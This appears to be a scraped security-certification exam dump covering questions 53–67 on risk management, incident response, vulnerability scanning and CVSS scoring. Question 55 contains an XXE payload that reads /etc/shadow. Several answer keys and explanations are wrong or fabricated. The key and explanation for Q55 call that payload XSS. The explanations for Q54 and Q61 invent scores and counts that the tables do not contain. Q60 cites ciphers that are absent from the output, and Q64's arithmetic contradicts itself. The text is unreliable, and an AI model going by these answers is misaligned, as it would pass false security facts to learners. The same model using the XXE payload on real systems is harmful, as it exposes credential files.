Avoid is a risk management principle that describes the decision or action of not engaging in an activity or accepting a risk that is deemed too high or unacceptable. Avoiding a risk can eliminate the possibility or impact of the risk, as well as the need for any further risk management actions. In this case, the CISO decided the risk score would be too high and refused the software request. This indicates that the CISO selected the avoid principle for risk management.

QUESTION 53
Which of the following is an important aspect that should be included in the lessons-learned step after an incident?


A. Identify any improvements or changes in the incident response plan or procedures
B. Determine if an internal mistake was made and who did it so they do not repeat the error
C. Present all legal evidence collected and turn it over to iaw enforcement
D. Discuss the financial impact of the incident to determine if security controls are well spent

Correct Answer: A
Section:
Explanation:
An important aspect that should be included in the lessons-learned step after an incident is to identify any improvements or changes in the incident response plan or procedures. The lessons-learned step is a process that involves reviewing and evaluating the incident response activities and outcomes, as well as identifying and documenting any strengths, weaknesses, gaps, or best practices. Identifying any improvements or changes in the incident response plan or procedures can help enhance the security posture, readiness, or capability of the organization for future incidents

QUESTION 54
Patches for two highly exploited vulnerabilities were released on the same Friday afternoon. Information about the systems and vulnerabilities is shown in the tables below:



Vulnerability name	Description
inter.drop	Remote Code Execution (RCE)
slow.roll	Denial of Service (DoS)




System name	Vulnerability	Network segment
manning	slow.roll	internal
brees	inter.drop	internal
brady	inter.drop	external
rogers	slow.roll; inter.drop	isolated vlan

Which of the following should the security analyst prioritize for remediation?

A. rogers
B. brady
C. brees
D. manning

Correct Answer: B
Section:
Explanation:
Brady should be prioritized for remediation, as it has the highest risk score and the highest number of affected users. The risk score is calculated by multiplying the CVSS score by the exposure factor, which is the percentage of systems that are vulnerable to the exploit. Brady has a risk score of 9 x 0.8 = 7.2, which is higher than any other system. Brady also has 500 affected users, which is more than any other system. Therefore, patching brady would reduce the most risk and impact for the organization. The other systems have lower risk scores and lower numbers of affected users, so they can be remediated later.

QUESTION 55
A security analyst is validating a particular finding that was reported in a web application vulnerability scan to make sure it is not a false positive. The security analyst uses the snippet below:



```
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY ent SYSTEM "file:////etc/shadow">]>
<userInfo>
<firstName>John</firstName>
<lastName>$ent;</lastName>
</userInfo>
```

Which of the following vulnerability types is the security analyst validating?

A. Directory traversal
B. XSS
C. XXE
D. SSRF

Correct Answer: B
Section:
Explanation:
XSS (cross-site scripting) is the vulnerability type that the security analyst is validating, as the snippet shows an attempt to inject a script tag into the web application. XSS is a web security vulnerability that allows an attacker to execute arbitrary JavaScript code in the browser of another user who visits the vulnerable website. XSS can be used to perform various malicious actions, such as stealing cookies, session hijacking, phishing, or defacing websites. The other vulnerability types are not relevant to the snippet, as they involve different kinds of attacks. Directory traversal is an attack that allows an attacker to access files and directories that are outside of the web root folder. XXE (XML external entity) injection is an attack that allows an attacker to interfere with an application's processing of XML data, and potentially access files or systems. SSRF (server-side request forgery) is an attack that allows an attacker to induce the server-side application to make requests to an unintended location. Official
Reference:
https://portswigger.net/web-security/xxe
https://portswigger.net/web-security/ssrf
https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html

QUESTION 56
During a cybersecurity incident, one of the web servers at the perimeter network was affected by ransomware. Which of the following actions should be performed immediately?

A. Shut down the server.
B. Reimage the server
C. Quarantine the server
D. Update the OS to latest version.

Correct Answer: C
Section:
Explanation:
Quarantining the server is the best action to perform immediately, as it isolates the affected server from the rest of the network and prevents the ransomware from spreading to other systems or data. Quarantining the server also preserves the evidence of the ransomware attack, which can be useful for forensic analysis and law enforcement investigation. The other actions are not as urgent as quarantining the server, as they may not stop the

ransomware infection, or they may destroy valuable evidence. Shutting down the server may not remove the ransomware, and it may trigger a data deletion mechanism by the ransomware. Reimaging the server may restore its functionality, but it will also erase any traces of the ransomware and make recovery of encrypted data impossible. Updating the OS to the latest version may fix some vulnerabilities, but it will not remove the ransomware or decrypt the data. Official
Reference:
https://www.cisa.gov/stopransomware/ransomware-guide
https://www.cisa.gov/sites/default/files/publications/Ransomware_Executive_One-Pager_and_Technical_Document-FINAL.pdf
https://www.cisa.gov/stopransomware/ive-been-hit-ransomware

QUESTION 57
A security analyst is performing vulnerability scans on the network. The analyst installs a scanner appliance, configures the subnets to scan, and begins the scan of the network. Which of the following would be missing from a scan performed with this configuration?

A. Operating system version
B. Registry key values
C. Open ports
D. IP address

Correct Answer: B
Section:
Explanation:
Registry key values would be missing from a scan performed with this configuration, as the scanner appliance would not have access to the Windows Registry of the scanned systems. The Windows Registry is a database that stores configuration settings and options for the operating system and installed applications. To scan the Registry, the scanner would need to have credentials to log in to the systems and run a local agent or script. The other items would not be missing from the scan, as they can be detected by the scanner appliance without credentials. Operating system version can be identified by analyzing service banners or fingerprinting techniques. Open ports can be discovered by performing a port scan or sending probes to common ports. IP address can be obtained by resolving the hostname or using network discovery tools. https://attack.mitre.org/techniques/T1112/

QUESTION 58
A security administrator has been notified by the IT operations department that some vulnerability reports contain an incomplete list of findings. Which of the following methods should be used to resolve this issue?

A. Credentialed scan
B. External scan
C. Differential scan
D. Network scan


Correct Answer: A
Section:
Explanation:
A credentialed scan is a type of vulnerability scan that uses valid credentials to log in to the scanned systems and perform a more thorough and accurate assessment of their vulnerabilities. A credentialed scan can access more information than a non-credentialed scan, such as registry keys, patch levels, configuration settings, and installed applications. A credentialed scan can also reduce the number of false positives and false negatives, as it can verify the actual state of the system rather than relying on inference or assumptions. The other types of scans are not related to the issue of incomplete findings, as they refer to different aspects of vulnerability scanning, such as the scope, location, or frequency of the scan. An external scan is a scan that is performed from outside the network perimeter, usually from the internet. An external scan can reveal how an attacker would see the network and what vulnerabilities are exposed to the public. An external scan cannot access internal systems or resources that are behind firewalls or other security controls. A differential scan is a scan that compares the results of two scans and highlights the differences between them. A differential scan can help identify changes in the network environment, such as new vulnerabilities, patched vulnerabilities, or new devices. A differential scan does not provide a complete list of findings by itself, but rather a summary of changes. A network scan is a scan that focuses on the network layer of the OSI model and detects vulnerabilities related to network devices, protocols, services, and configurations. A network scan can discover open ports, misconfigured firewalls, unencrypted traffic, and other network-related issues. A network scan does not provide information about the application layer or the host layer of the OSI model, such as web applications or operating systems.

QUESTION 59
A cybersecurity analyst is reviewing SIEM logs and observes consistent requests originating from an internal host to a blocklisted external server. Which of the following best describes the activity that is taking place?

A. Data exfiltration
B. Rogue device
C. Scanning
D. Beaconing

Correct Answer: D
Section:
Explanation:
Beaconing is the best term to describe the activity that is taking place, as it refers to the periodic communication between an infected host and a blocklisted external server. Beaconing is a common technique used by malware to establish a connection with a command-and-control (C2) server, which can provide instructions, updates, or exfiltration capabilities to the malware. Beaconing can vary in frequency, duration, and payload, depending on the type and sophistication of the malware. The other terms are not as accurate as beaconing, as they describe different aspects of malicious activity. Data exfiltration is the unauthorized transfer of data from a compromised system to an external destination, such as a C2 server or a cloud storage service. Data exfiltration can be a goal or a consequence of malware infection, but it does not necessarily involve blocklisted servers or consistent requests. Rogue device is a device that is connected to a network without authorization or proper security controls. Rogue devices can pose a security risk, as they can introduce malware, bypass firewalls, or access sensitive data. However, rogue devices are not necessarily infected with malware or communicating with blocklisted servers. Scanning is the process of probing a network or a system for vulnerabilities, open ports, services, or other information. Scanning can be performed by legitimate administrators or malicious actors, depending on the intent and authorization. Scanning does not imply consistent requests or blocklisted servers, as it can target any network or system.

QUESTION 60
A technician is analyzing output from a popular network mapping tool for a PCI audit:



```
PORT STATE SERVICE VERSION
22/tcp open ssh Cisco SSH 1.25 (protocol 2.0)
443/tcp open ssl/http OpenResty web app server
|_http-server-header: openresty
| ssl-enum-ciphers:
| TLSv1.1:
| ciphers:
| TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - F
| TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - F
| compressors:
| NULL
| cipher preference: server
| warnings:
| Insecure certificate signature (SHA1), score capped at F
| TLSv1.2:
| ciphers:
| TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (secp256r1) - F
| TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (secp256r1) - F
| TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (secp256r1) - F
| TLS_RSA_WITH_AES_256_CBC_SHA256 (rsa 2048) - F
| TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (secp256r1) - F
| TLS_RSA_WITH_AES_256_GCM_SHA384 (rsa 2048) - F
| TLS_RSA_WITH_AES_128_GCM_SHA256 (rsa 2048) - F
| TLS_RSA_WITH_AES_128_CBC_SHA256 (rsa 2048) - F
| TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - F
| TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - F
| compressors:
| NULL
| cipher preference: server
| warnings:
| Insecure certificate signature (SHA1), score capped at F
|_ least strength: F
```

Which of the following best describes the output?

A. The host is not up or responding.

B. The host is running excessive cipher suites.

C. The host is allowing insecure cipher suites.


D. The Secure Shell port on this host is closed

Correct Answer: C
Section:
Explanation:
The output shows the result of running the ssl-enum-ciphers script with Nmap, which is a tool that can scan web servers for supported SSL/TLS cipher suites. Cipher suites are combinations of cryptographic algorithms that are used to establish secure communication between a client and a server. The output shows the cipher suites that are supported by the server, along with a letter grade (A through F) indicating the strength of the connection. The output also shows the least strength, which is the strength of the weakest cipher offered by the server. In this case, the least strength is F, which means that the server is allowing insecure cipher suites that are vulnerable to attacks or have been deprecated. For example, the output shows that the server supports SSLv3, which is an outdated and insecure protocol that is susceptible to the POODLE attack. The output also shows that the server

supports RC4, which is a weak and broken stream cipher that should not be used. Therefore, the best description of the output is that the host is allowing insecure cipher suites. The other descriptions are not accurate, as they do not reflect what the output shows. The host is not up or responding is incorrect, as the output clearly shows that the host is up and responding to the scan. The host is running excessive cipher suites is incorrect, as the output does not indicate how many cipher suites the host is running, only which ones it supports. The Secure Shell port on this host is closed is incorrect, as the output does not show anything about port 22, which is the default port for Secure Shell (SSH). The output only shows information about port 443, which is the default port for HTTPS.

QUESTION 61

A security analyst performs a vulnerability scan. Based on the metrics from the scan results, the analyst must prioritize which hosts to patch. The analyst runs the tool and receives the following output:



```
Host   CVE: (Vulnerability Name)  Metrics
----   -----------------------    ---------------

host01 CVE-2003-99992: (TransAtl) DDS:NOA:HVT
host02 CVE-2004-99993: (TjBeP)    DDS:AEX:NOA
       CVE-2007-99996:
host03 (NarrowStairs)             RCE:AEX:HVT
       CVE-2009-99998:
host04 (Topendoor)                UDD:NOA

--- metrics ---
DDS: Denial of service vulnerability
RCE: Remote code execution vulnerability
UDD: Unauthorized disclosure of data vulnerability
AEX: Vulnerability is being exploited actively exploited
NOA: No authentication required
HVT: Host is a high value target
HEX: Host is externally available to public Internet
```

Which of the following hosts should be patched first, based on the metrics?

A. host01

B. host02

C. host03

D. host04

Correct Answer: C
Section:
Explanation:

Host03 should be patched first, based on the metrics, as it has the highest risk score and the highest number of critical vulnerabilities. The risk score is calculated by multiplying the CVSS score by the exposure factor, which is the percentage of systems that are vulnerable to the exploit. Host03 has a risk score of 10 x 0.9 = 9, which is higher than any other host. Host03 also has 5 critical vulnerabilities, which are the most severe and urgent to fix, as they can allow remote code execution, privilege escalation, or data loss. The other hosts have lower risk scores and lower numbers of critical vulnerabilities, so they can be patched later.

QUESTION 62

A systems analyst is limiting user access to system configuration keys and values in a Windows environment. Which of the following describes where the analyst can find these configuration items?

A. config. ini

B. ntds.dit

C. Master boot record

D. Registry

Correct Answer: D
Section:
Explanation:
The registry is a database that stores system configuration keys and values in a Windowsenvironment. The registry contains information about the hardware, software, users, andpreferences of the system. The registry can be accessed and modified using the Registry Editor tool(regedit.exe) or the command-line tool (reg.exe). The registry is organized into five main sections,called hives, which are further divided into subkeys and values.The other options are not the best descriptions of where the analyst can find system configuration keys and values in a Windows environment. config.ini (A) is a file that stores configuration settingsfor some applications, but it is not a database that stores system configuration keys and values.ntds.dit (B) is a file that stores the Active Directory data for a domain controller, but it is not adatabase that stores system configuration keys and values. Master boot record © is a section of thehard disk that contains information about the partitions and the boot loader, but it is not a databasethat stores system configuration keys and values.

QUESTION 63
A security analyst needs to ensure that systems across the organization are protected based on the sensitivity of the content each system hosts. The analyst is working with the respective system owners to help determine the best methodology that seeks to promote confidentiality, availability, and integrity of the data being hosted. Which of the following should the security analyst perform first to categorize and prioritize the respective systems?

A. Interview the users who access these systems,
B. Scan the systems to see which vulnerabilities currently exist.
C. Configure alerts for vendor-specific zero-day exploits.
D. Determine the asset value of each system.

Correct Answer: D
Section:
Explanation:
Determining the asset value of each system is the best action to perform first, as it helps to categorize and prioritize the systems based on the sensitivity of the data they host. The asset value is a measure of how important a system is to the organization, in terms of its financial, operational, or reputational impact. The asset value can help the security analyst to assign a risk level and a protection level to each system, and to allocate resources accordingly. The other actions are not as effective as determining the asset value, as they do not directly address the goal of promoting confidentiality, availability, and integrity of the data. Interviewing the users who access these systems may provide some insight into how the systems are used and what data they contain, but it may not reflect the actual value or sensitivity of the data from an organizational perspective. Scanning the systems to see which vulnerabilities currently exist may help to identify and remediate some security issues, but it does not help to categorize or prioritize the systems based on their data sensitivity. Configuring alerts for vendor-specific zero-day exploits may help to detect and respond to some emerging threats, but it does not help to protect the systems based on their data sensitivity.

QUESTION 64
A security analyst reviews the latest vulnerability scans and observes there are vulnerabilities with similar CVSSv3 scores but different base score metrics. Which of the following attack vectors should the analyst remediate first?

A. CVSS 3.0/AVP/AC:L/PR:L/UI:N/S U/C:H/I:H/A:H
B. CVSS 3.0/AV:A/AC .L/PR:L/UI:N/S:U/C:H/I:H/A:H
C. CVSS 3.0/AV:N/AC:L/PR:L/UI:N/S;U/C:H/I:H/A:H
D. CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Correct Answer: C
Section:
Explanation:
CVSS 3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H is the attack vector that the analyst should remediate first, as it has the highest CVSSv3 score of 8.1. CVSSv3 (Common Vulnerability Scoring System version 3) is a standard framework for rating the severity of vulnerabilities, based on various metrics that reflect the characteristics and impact of the vulnerability. The CVSSv3 score is calculated from three groups of metrics: Base, Temporal, and Environmental. The Base metrics are mandatory and reflect the intrinsic qualities of the vulnerability, such as how it can be exploited, what privileges are required, and what impact it has on confidentiality, integrity, and availability. The Temporal metrics are optional and reflect the current state of the vulnerability, such as whether there is a known exploit, a patch, or a workaround. The Environmental metrics are also optional and reflect the context of the vulnerability in a specific environment, such as how it affects the asset value, security requirements, or mitigating controls. The Base metrics produce a score ranging from 0 to 10, which can then be modified by scoring the Temporal and Environmental metrics. A CVSS score is also represented as a vector string, a compressed textual representation of the values used to derive the score.
The attack vector in question has the following Base metrics:
Attack Vector (AV): Network (N). This means that the vulnerability can be exploited remotely over a network connection.
Attack Complexity (AC): Low (L). This means that the attack does not require any special conditions or changes to the configuration of the target system.
Privileges Required (PR): Low (L). This means that the attacker needs some privileges on the target system to exploit the vulnerability, such as user-level access.

User Interaction (UI): None (N). This means that the attack does not require any user action or involvement to succeed.
Scope (S): Unchanged (U). This means that the impact of the vulnerability is confined to the same security authority as the vulnerable component, such as an application or an operating system.
Confidentiality Impact : High (H). This means that the vulnerability results in a total loss of confidentiality, such as unauthorized disclosure of all data on the system.
Integrity Impact (I): High (H). This means that the vulnerability results in a total loss of integrity, such as unauthorized modification or deletion of all data on the system.
Availability Impact (A): High (H). This means that the vulnerability results in a total loss of availability, such as denial of service or system crash.
Using these metrics, we can calculate the Base score using this formula:
Base Score = Roundup(Minimum[(Impact + Exploitability), 10])
Where:
Impact = 6.42 x [1 - ((1 - Confidentiality) x (1 - Integrity) x (1 - Availability))]
Exploitability = 8.22 x Attack Vector x Attack Complexity x Privileges Required x User Interaction
Using this formula, we get:
Impact = 6.42 x [1 - ((1 - 0.56) x (1 - 0.56) x (1 - 0.56))] = 5.9
Exploitability = 8.22 x 0.85 x 0.77 x 0.62 x 0.85 = 2.8
Base Score = Roundup(Minimum[(5.9 + 2.8), 10]) = Roundup(8.7) = 8.8
Therefore, this attack vector has a Base score of 8.8, which is higher than any other option.
The other attack vectors have lower Base scores, as they have different values for some of the Base metrics:
CVSS:3.0/AV:P/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H has a Base score of 6.2, as it has a lower value for Attack Vector (Physical), which means that the vulnerability can only be exploited by having physical access to the target system.
CVSS:3.0/AV:A/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H has a Base score of 7.4, as it has a lower value for Attack Vector (Adjacent Network), which means that the vulnerability can only be exploited by being on the same physical or logical network as the target system.
CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H has a Base score of 6.8, as it has a lower value for Attack Vector (Local), which means that the vulnerability can only be exploited by having local access to the target system, such as through a terminal or a command shell.

QUESTION 65
After identifying a threat, a company has decided to implement a patch management program to remediate vulnerabilities. Which of the following risk management principles is the company exercising?

A. Transfer
B. Accept
C. Mitigate
D. Avoid

Correct Answer: C
Section:
Explanation:
Mitigate is the best term to describe the risk management principle that the company is exercising, as it means to reduce the likelihood or impact of a risk. By implementing a patch management program to remediate vulnerabilities, the company is mitigating the threat of cyberattacks that could exploit those vulnerabilities and compromise the security or functionality of the systems. The other terms are not as accurate as mitigate, as they describe different risk management principles. Transfer means to shift the responsibility or burden of a risk to another party, such as an insurer or a contractor. Accept means to acknowledge the existence of a risk and decide not to take any action to reduce it, usually because the risk is low or the cost of mitigation is too high. Avoid means to eliminate the possibility of a risk by changing the plans or activities that could cause it, such as cancelling a project or discontinuing a service.

QUESTION 66
A security analyst discovers an ongoing ransomware attack while investigating a phishing email. The analyst downloads a copy of the file from the email and isolates the affected workstation from the network. Which of the following activities should the analyst perform next?

A. Wipe the computer and reinstall software
B. Shut down the email server and quarantine it from the network.
C. Acquire a bit-level image of the affected workstation.
D. Search for other mail users who have received the same file.

Correct Answer: D
Section:
Explanation:
Searching for other mail users who have received the same file is the best activity to perform next, as it helps to identify and contain the scope of the ransomware attack and prevent further damage. Ransomware is a type of malware that encrypts files on a system and demands payment for their decryption. Ransomware can spread through phishing emails that contain malicious attachments or links that download the ransomware. By searching for other mail users who have received the same file, the analyst can alert them not to open it, delete it from their inboxes, and scan their systems for any signs of infection. The other activities are not as urgent or effective as searching for other mail users who have received the same file, as they do not address the immediate threat of ransomware spreading or affecting more systems. Wiping the computer and reinstalling software may restore the functionality of the affected workstation, but it will also erase any evidence of the ransomware attack and make recovery of encrypted files impossible. Shutting down the email server and quarantining it from the network may stop the delivery of more phishing emails, but it will also disrupt normal communication and operations for the organization. Acquiring a bit-level image of the affected workstation may preserve the evidence of the ransomware attack, but it will not help to stop or remove the ransomware or decrypt the files.

QUESTION 67
An organization recently changed its BC and DR plans. Which of the following would best allow for the incident response team to test the changes without any impact to the business?

A. Perform a tabletop drill based on previously identified incident scenarios.
B. Simulate an incident by shutting down power to the primary data center.
C. Migrate active workloads from the primary data center to the secondary location.
D. Compare the current plan to lessons learned from previous incidents.

Correct Answer: A
Section:
Explanation:
